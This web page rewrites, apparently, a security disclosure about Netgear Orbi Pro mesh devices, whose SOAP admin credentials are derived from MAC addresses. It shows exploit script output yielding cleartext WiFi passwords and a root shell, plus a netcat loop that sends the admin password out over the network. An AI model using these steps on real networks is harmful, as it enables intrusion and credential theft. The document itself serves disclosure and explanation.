How Netgear meshed(*) up WiFi for Business
The Netgear Orbi Pro mesh system used a predictable authentication scheme for its SOAP API, deriving credentials from publicly available MAC addresses. An attacker on the local network could authenticate as admin, read sensitive configuration including cleartext passwords, and achieve remote code execution on mesh satellites.
 Published on modzero.com
One day in December, I decided to actually build something. Something more or less useful.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
In December, while trying to build something useful for improving WiFi network security, I took a closer look at a recently acquired Netgear Orbi Pro WiFi Mesh system. The Orbi Pro is a mesh WiFi product that covers large areas such as buildings, halls and outdoor spaces. It supports up to four separate 2.4GHz and 5GHz networks:
- [Wireless 1] Main network with administrative access
- [Wireless 2] Employee network with limited access to admin interfaces
- [Wireless 3] Separate IoT/employee network
- [Guest] Unencrypted guest network with "Guest Portal"
The satellites connect to the WiFi Router/Access-Point through a mesh network, which distributes the WiFi signal across the property.

Fig.1 - Source: https://www.netgear.at/landings/mesh-network/images/Orbi_DaisyChain.png
Each Orbi Pro Mesh device runs a SOAP web application on the local network (not the Internet). The SOAP interface is public, undocumented and still public, which is how I ended up looking at it: I needed to figure out how to use public APIs that are not supposed to be public. Accessing interesting parts of the API requires authentication against that SOAP application. While working out how Netgear implemented Machine-to-Machine (M2M) authentication between the Router/Access Point and the Mesh satellites, I accidentally broke the whole network confidentiality and integrity.
Setup
The target is the Netgear Orbi Pro WiFi Mesh system, with a Router/Access Point and Mesh satellites. The SOAP interface is reachable on the local network. To reach the administrative API, an attacker must be on the wired network or on Orbi WiFi 1. If WiFi 2 is allowed to access network nodes in the LAN (for example printers, which is likely in business setups), the attacker could also be on WiFi 2.
The tools used were the scripts published at https://github.com/modzero/MZ-20-02-NETGEAR-Orbi-Security, and a YouTube video documenting the whole setup process of an AP-Mode setup using Mesh nodes up to its exploitation at minute 10:40.
Finding it
At some point Netgear decided that provisioning of newly added Mesh satellites does not need to be cryptographically secure. Convenience kills security, still in 2020 and even for one-time actions such as setting up a new mesh node.
The problem is merging a new Mesh satellite into an existing WiFi setup: already existing nodes shall accept and trust the newbie right away. Netgear's solution ignores the benefits of presupposing physical access to the devices that are part of the provisioning process, by pressing two buttons on router/AP and satellite. Instead, Netgear implemented a secret authentication mechanism to authenticate mesh nodes among themselves.
That secret authentication mechanism only involves publicly obtainable information: the MAC addresses of each communication peer. You are only allowed to call the administrative SOAP API if you know the MAC address of your target satellite as well as your own MAC address.
If the MAC address of your own computer within the WiFi network ends with A4:A5:A6 and the MAC address of the target satellite ends with B4:B5:B6, you can authenticate with username orbi and the ascii(MD5-Hash sum) of the string [redacted].

Exploitation
The ability to guess authentication parameters like username and password to access Netgear Orbi WiFi Mesh nodes with admin privileges via the SOAP API can be exploited to gather sensitive information such as cleartext passwords. Using these credentials, any network participant can read and write configuration parameters for a particular Mesh node, subject to the network position described above.
Reading and writing Netgear Orbi Pro Mesh parameters leads to Remote Code Execution (RCE) on the Mesh satellites and subsequently to administrative access to the Router/Access Point and eventually the whole network. All information needed to deduce the password is available to any user in the local network.
Step 1: Query the satellite and obtain credentials
The demonstration script takes the target satellite address and a value, and asks which local interface to use:
 $ python3 orbiSatGetShell.py [redacted] asdfasdf
[0] [redacted]  : dc:71:[REDACTED] (eth1)
[1] [redacted]    : 0a:00:[REDACTED] (eth2)
[...]
[7] [redacted]    : dc:71:[REDACTED] (wifi0)
[...]
[+] Select Interface: 7
[*] Query Orbi Satellite at [redacted] via local interface dc:71:[REDACTED]
[*] Device details for [redacted]
[-] Device Name:      sat-wkcdv
[-] Serial Number:    5836[REDACTED]
[-] Firmware Version: V2.5.0.108

[*] Administrative WLAN
[-]    ssid: skynet
[-]    mode: WPA2-PSK
[-]    psk:  i-1X[REDACTED]

[*] Guest WLAN
[-]    ssid: darknet
[-]    mode: WPA2-PSK
[-]    psk:  NewP[REDACTED]

[*] Enable telnet <0v0>
[e] Error getting session/timestamp from satellite: 401 (Unauthorized)!
[-] new session/timestamp: 569478051
[-] Success!

  —————
  R U N
  C M D
  —————

root@SRS60:/# id
id
uid=0(root) gid=0(root) groups=0(root)
The script queries the satellite, prints device details and the administrative and guest WLAN credentials, and enables telnet. The output shows a 401 (Unauthorized) error, then a new session/timestamp value and Success!, after which commands run as root on the satellite.
Step 2: Get root on a satellite
Using these exploits, you can gain root access on any Orbi Mesh satellite. The id output confirms uid=0(root) gid=0(root) groups=0(root).
Step 3: Obtain the central AP/Router root password
Pwning every single satellite one by one is tedious. Instead, get the central Orbi AP/Router root password, which is conveniently available on each satellite:
-
Change the admin password of the Netgear Orbi Mesh satellite.
-
Enable telnet access on the satellite.
-
Log in as root via telnet.
-
Get the original root/admin password of the whole Netgear Orbi WiFi Mesh network:
while [ 1 ]; do config show | grep http_passwd | nc 6666; sleep 5; done &
Netgear decided to sync the AP/Router config to satellites periodically, in clear text via HTTP. Waiting for the original admin password to be synced from AP/Router to satellites is a matter of minutes.
Root cause
The authentication mechanism between mesh nodes derives its secret from the MAC addresses of the two communication peers, which are publicly obtainable information. The password is the ascii(MD5-Hash sum) of a fixed, predictable string built from those addresses, so anyone who knows both MAC addresses can compute the credentials and call the administrative SOAP API with admin privileges. The design relies on obscurity rather than on well-established cryptographic methods to ensure confidentiality, authenticity and integrity of the business/pro wireless network configuration.
The impact is amplified by the periodic sync of the AP/Router configuration to satellites in clear text via HTTP, which exposes the original admin password on each satellite.
Impact
Any network participant on the wired network or Orbi WiFi 1 can read and write configuration parameters for a particular Mesh node. If WiFi 2 is allowed to access network nodes in the LAN, the attacker could also be on WiFi 2. Reading and writing those parameters leads to RCE on the Mesh satellites, then to administrative access to the Router/Access Point and eventually the whole network. Sensitive information such as cleartext passwords can be gathered.
Fix
Netgear implemented a fix on April 25th, released as SRR60 firmware version 2.5.2.104, with an SRS60 release note as well. The fix prevents pwning the system within minutes, but does not prevent an attacker from pwning it within days or weeks: by merely hiding a new or additional authentication method, Netgear did not fix the root of all evil, the basic stuff. As of May 18th 2020, Netgear had not implemented well-established cryptographic methods to ensure the confidentiality, authenticity and integrity of their business/pro wireless network configuration.
The vulnerabilities were not mentioned in the firmware release notes for SRR60 or SRS60, and the authors were never mentioned or thanked. Netgear's bug bounty program prohibits public disclosure of vulnerabilities, which the author considers wrong and against the interest of Netgear's own customers, and encourages not participating in the program until this is fixed.
Variants to test
- Compute the derived credential for a device pair whose MAC addresses you can observe, and try it against the SOAP API with username
orbi. A positive result is a successful authenticated call returning device details or configuration. - Check whether the AP/Router configuration sync to satellites is still sent in clear text over HTTP. A positive result is seeing
http_passwdin captured traffic or inconfig showoutput on a satellite. - Test whether a device on WiFi 2 can reach LAN nodes and the SOAP interface. A positive result is a successful connection from WiFi 2 to the administrative API.
- Check whether the fixed firmware merely hides the authentication method rather than replacing it with proper cryptography. A positive result is finding another predictable or undocumented authentication path that still grants admin access.
What happened, in plain words
A security researcher looked closely at a recently acquired Netgear Orbi Pro WiFi Mesh system, a set of devices that spread one WiFi network across a large building. While trying to build a small tool of his own, he looked closely at how the devices talk to each other. He found that the password one Orbi device uses to prove its identity to another is not really a secret: it is calculated from two MAC addresses, which are the hardware identifiers of network cards, and those addresses are publicly obtainable. With that password he could log in to the devices with administrator rights, read stored WiFi passwords, run commands as the most powerful user on the system (root), and from there reach the central router and the whole network.
This article walks through the same story step by step, explaining every technical idea from scratch as it appears. Nothing here is invented: every address, command and output comes from the published research.
The product: what an Orbi Pro mesh is
A normal WiFi router is one box that sends out a signal. In a big office or hall, one box is not enough: the signal gets weak far away from it. A mesh system solves this with several boxes that work together. One box is the Router/Access Point (the device that connects to the internet and manages the network), and the additional boxes are called satellites. The satellites connect to the router over a wireless link of their own and repeat the WiFi signal further out, so the whole building is covered.
The Orbi Pro can run up to four separate WiFi networks at the same time, each with its own name and password:
- [Wireless 1] Main network with administrative access
- [Wireless 2] Employee network with limited access to admin interfaces
- [Wireless 3] Separate IoT/employee network
- [Guest] Unencrypted guest network with "Guest Portal"
"Administrative access" means the network from which you can log in and change the device settings. "IoT" means Internet of Things, everyday devices such as smart plugs or printers. "Unencrypted" means the guest network does not scramble the traffic at all, so anyone nearby can read it.
The satellites are connected to the WiFi Router/Access-Point using a mesh network:
Fig.1 - Source: https://www.netgear.at/landings/mesh-network/images/Orbi_DaisyChain.png
This is a normal and useful design. The problem starts when the links between the boxes are not protected properly.
The interface the researcher looked at: a SOAP API
Each Orbi Pro device runs a small web application that other software can talk to. This is called an API, short for Application Programming Interface: a fixed set of addresses and message formats that programs use to ask a device to do things, the way a restaurant menu lets you order dishes without going into the kitchen. This particular API uses SOAP, a standard protocol for exchanging structured messages between programs.
The API is reachable only on the local network, the private network inside the building, not from the internet. The researcher describes it as "public APIs that are not supposed to be public", meaning three things at once:
- they are public
- they are undocumented
- they are still public
In other words, the interface is there for anyone on the local network to reach, nobody published a manual for it, and it was never locked down. To use the interesting parts of it, you must first authenticate, that is, prove who you are with a username and password, against the SOAP application on the device.
The mistake: how the boxes recognise each other
When you add a new satellite to an existing Orbi network, the old devices must accept and trust the newcomer. Netgear could have required a person to press a button on the router and on the satellite at the same time, which proves physical access to both boxes. Instead, Netgear built a secret authentication mechanism so the mesh nodes can recognise each other automatically.
The secret turned out to be built only from MAC addresses. A MAC address is the unique identifier burned into every network card, written as six pairs of hexadecimal characters, and the report uses the last three pairs such as A4:A5:A6. It is not a secret: every device on the same network can see the MAC addresses of the others, the way every house on a street can see the house numbers.
The rule is simple. To call the administrative SOAP API, you must know the MAC address of the target satellite and your own MAC address. If your own computer's MAC address ends with A4:A5:A6 and the target satellite's ends with B4:B5:B6, the username is orbi and the password is the ascii(MD5-Hash sum) of this string:
[redacted]
Two ideas need explaining here. A hash is a mathematical fingerprint: you feed text in and get a fixed-length string out, and the same input always gives the same output. MD5 is one particular hash function. "ascii(MD5-Hash sum)" means the raw bytes of the MD5 result are turned into text characters. Because the input is a fixed sentence built from two MAC addresses, anyone who knows both addresses can compute the same password. This is called security through obscurity: the scheme is kept safe only by hoping nobody works out the recipe, not by real cryptography.
Why this matters: the chain reaction
Guessing these credentials gives an attacker admin privileges, the highest level of control, on the Orbi nodes through the SOAP API. From there the attacker can gather sensitive information such as cleartext passwords, meaning passwords stored or sent without any scrambling.
With those credentials, any network participant can read and write configuration parameters for a particular mesh node. "Any" has a small condition: the attacker must be on the wired network or on Orbi WiFi 1. However, if WiFi 2 is allowed to reach other machines in the local network, such as printers, which is likely in business setups, the attacker could also be on WiFi 2.
Reading and writing those parameters leads to Remote Code Execution (RCE): the ability to make the device run commands of your choosing from afar. From the satellites, the attacker reaches administrative access to the Router/Access Point and eventually the whole network. All the information needed to work out the password is available to any user on the local network.
Exploitation, step by step
The researcher published scripts at https://github.com/modzero/MZ-20-02-NETGEAR-Orbi-Security and a YouTube video showing the whole setup of an AP-Mode network with mesh nodes up to the exploitation at minute 10:40. The demonstration below uses those scripts.
Step 1: Query the satellite and obtain credentials
The script is started with the target satellite's address and a value, and it asks which local network interface to use:
 $ python3 orbiSatGetShell.py [redacted] asdfasdf
[0] [redacted]  : dc:71:[REDACTED] (eth1)
[1] [redacted]    : 0a:00:[REDACTED] (eth2)
[...]
[7] [redacted]    : dc:71:[REDACTED] (wifi0)
[...]
[+] Select Interface: 7
[*] Query Orbi Satellite at [redacted] via local interface dc:71:[REDACTED]
[*] Device details for [redacted]
[-] Device Name:      sat-wkcdv
[-] Serial Number:    5836[REDACTED]
[-] Firmware Version: V2.5.0.108

[*] Administrative WLAN
[-]    ssid: skynet
[-]    mode: WPA2-PSK
[-]    psk:  i-1X[REDACTED]

[*] Guest WLAN
[-]    ssid: darknet
[-]    mode: WPA2-PSK
[-]    psk:  NewP[REDACTED]

[*] Enable telnet <0v0>
[e] Error getting session/timestamp from satellite: 401 (Unauthorized)!
[-] new session/timestamp: 569478051
[-] Success!

  —————
  R U N
  C M D
  —————

root@SRS60:/# id
id
uid=0(root) gid=0(root) groups=0(root)
Line by line:
$ python3 orbiSatGetShell.py [redacted] asdfasdfruns the Python script, giving it the satellite's IP address (its number on the local network) and a second value. The$is just the shell prompt.- The numbered list
[0],[1],[7]shows the network interfaces on the attacker's machine, each with its IP address, its MAC address (partly redacted here) and a name such aseth1for wired orwifi0for wireless. An interface is one network connection point of a computer. [+] Select Interface: 7is the attacker choosing the wireless interface. This matters because the MAC address of the chosen interface becomes the attacker's half of the authentication string.[*] Query Orbi Satellite at [redacted] via local interface dc:71:[REDACTED]confirms which target and which local MAC address are being used.- The
Device detailslines show the satellite's name, serial number and firmware version. - The
Administrative WLANandGuest WLANblocks show the WiFi network names (ssid), the security mode (WPA2-PSK, a standard WiFi protection) and the actual WiFi passwords (psk, the pre-shared key). These are the cleartext passwords the report warns about. [*] Enable telnet <0v0>means the script is turning on telnet, an old protocol for logging into a machine remotely with a text terminal.[e] Error getting session/timestamp from satellite: 401 (Unauthorized)!is an error getting a session/timestamp. A session is a short-lived login state, and a timestamp is a time value used to make each request unique.401is the standard HTTP code for "you are not allowed in".[-] new session/timestamp: 569478051and[-] Success!show a new session/timestamp value and a successful result.- The
R U N C M Dbanner marks the point where the script offers a command prompt on the device. root@SRS60:/# idruns theidcommand, which reports who you are. The replyuid=0(root) gid=0(root) groups=0(root)means user ID 0, the root account, the all-powerful administrator on a Linux system, in group 0. The attacker now controls the satellite.
Step 2: Get root on a satellite
With these exploits, root access can be gained on any Orbi Mesh satellite. The id output above is the proof: uid=0(root) gid=0(root) groups=0(root).
Step 3: Obtain the central AP/Router root password
Breaking into every satellite one at a time is tedious. Instead, the researcher takes the central Orbi AP/Router root password, which is conveniently available on each satellite:
-
Change admin password of Netgear Orbi Mesh satellite.
-
Enable telnet access on satellite.
-
Login as root via telnet.
-
Get original root/admin password of the whole Netgear Orbi WiFi Mesh network:
Text while [ 1 ]; do config show | grep http_passwd | nc 6666; sleep 5; done &
What that one line does, piece by piece:
while [ 1 ]; do ... done &is a loop that repeats forever; the&at the end sends it to the background so the terminal stays usable.config showprints the device's configuration.|is a pipe: it passes the output of one command as input to the next.grep http_passwdfilters that output down to lines containinghttp_passwd, the setting that holds the web admin password.nc 6666uses netcat, a tool that sends text over a network connection, to a port number. A port is like a numbered door on a machine; services listen behind specific numbers.sleep 5waits five seconds before repeating.
Why do this? Netgear decided to sync the AP/Router config to satellites periodically, in clear text via HTTP. HTTP is the ordinary web protocol with no encryption, so anyone who can watch the traffic can read it. Waiting for the original admin password to arrive from the router on a satellite is a matter of minutes.
The root cause
The authentication between mesh nodes derives its secret from the MAC addresses of the two peers. MAC addresses are not secret: they are visible to any participant on the local network. The password is the ascii(MD5-Hash sum) of a fixed, predictable string built from those addresses, so anyone who knows both addresses can compute the credentials and call the administrative SOAP API with admin rights. The design relies on obscurity rather than on well-established cryptographic methods to ensure confidentiality (only the right people can read the data), authenticity (the data really comes from who it claims) and integrity (the data was not altered) of the business/pro wireless configuration.
The impact is made worse by the periodic sync of the router configuration to satellites in clear text over HTTP, which exposes the original admin password on every satellite.
Impact
Any network participant on the wired network or Orbi WiFi 1 can read and write configuration parameters for a particular mesh node. If WiFi 2 can reach machines in the local network, the attacker could also be on WiFi 2. Reading and writing those parameters leads to RCE on the satellites, then to administrative access to the Router/Access Point and eventually the whole network. Sensitive information such as cleartext passwords can be gathered.
The fix, and why it is not enough
Netgear implemented a fix on April 25th, released as SRR60 firmware version 2.5.2.104, with an SRS60 release note as well. Firmware is the software built into a hardware device. The fix prevents breaking in within minutes, but does not prevent an attacker from doing it within days or weeks: by merely hiding a new or additional authentication method, Netgear did not fix the root of all evil, the basic stuff. As of May 18th 2020, Netgear had not implemented well-established cryptographic methods to ensure the confidentiality, authenticity and integrity of their business/pro wireless network configuration.
The vulnerabilities were not mentioned in the firmware release notes for SRR60 or SRS60, and the authors were never mentioned or thanked. Netgear's bug bounty program, a scheme that pays people for reporting flaws, prohibits public disclosure of vulnerabilities. The author considers this wrong and against the interest of Netgear's own customers, and encourages people not to participate in the program until this is fixed.
Things to test if you have such a device
- Compute the derived credential for a device pair whose MAC addresses you can observe, and try it against the SOAP API with username
orbi. A positive result is a successful authenticated call returning device details or configuration. - Check whether the AP/Router configuration sync to satellites is still sent in clear text over HTTP. A positive result is seeing
http_passwdin captured traffic or inconfig showoutput on a satellite. - Test whether a device on WiFi 2 can reach LAN nodes and the SOAP interface. A positive result is a successful connection from WiFi 2 to the administrative API.
- Check whether the fixed firmware merely hides the authentication method rather than replacing it with proper cryptography. A positive result is finding another predictable or undocumented authentication path that still grants admin access.
Glossary
- API: a fixed set of addresses and message formats that programs use to ask a device or service to do things.
- Access Point: a device that provides WiFi access to a network.
- Admin privileges: the highest level of control over a device, allowing settings to be changed.
- ascii(MD5-Hash sum): the raw bytes of an MD5 hash result turned into text characters.
- Authentication: proving who you are, usually with a username and password.
- Authenticity: the property that data really comes from the party it claims to come from.
- Bug bounty program: a scheme that pays people for reporting security flaws.
- Cleartext: data stored or sent without any encryption, readable by anyone who can see it.
- Confidentiality: the property that only authorised people can read data.
- Credentials: the username and password (or similar) used to log in.
- Firmware: the software built into a hardware device.
- Hash: a mathematical fingerprint that turns input into a fixed-length output, always the same for the same input.
- HTTP: the ordinary web protocol, which does not encrypt traffic by itself.
- Integrity: the property that data has not been altered.
- Interface: one network connection point of a computer, such as a wired or wireless adapter.
- IoT: Internet of Things, everyday connected devices such as smart plugs or printers.
- IP address: the number that identifies a device on a network.
- LAN: Local Area Network, the private network inside a building.
- MAC address: the unique identifier burned into a network card, visible to other devices on the same network.
- MD5: a particular hash function.
- Mesh: a WiFi design in which several boxes work together to cover a large area.
- M2M (Machine-to-Machine) authentication: one device proving its identity to another device, without a person involved.
- netcat (nc): a tool that sends text over a network connection.
- Pipe (|): a shell symbol that passes the output of one command as input to the next.
- Port: a numbered door on a machine behind which a service listens.
- PSK: pre-shared key, the password used to join a WiFi network.
- RCE (Remote Code Execution): making a device run commands of your choosing from afar.
- Root: the all-powerful administrator account on a Linux system, user ID 0.
- Router: the device that connects a local network to the internet and manages it.
- Satellite: an additional box in a mesh WiFi system that repeats the signal.
- Security through obscurity: relying on secrecy of the design rather than on real cryptography.
- Session: a short-lived login state that lets a client keep talking to a server after logging in.
- SOAP: a standard format in which requests and replies are structured XML documents.
- SSID: the name of a WiFi network.
- Telnet: an old protocol for logging into a machine remotely with a text terminal.
- Timestamp: a time value used to make each request unique.
- WPA2-PSK: a standard way of protecting a WiFi network with a shared password.
- XML: a text format that wraps data in tags.
- 401 (Unauthorized): the standard HTTP code meaning the request was not allowed.


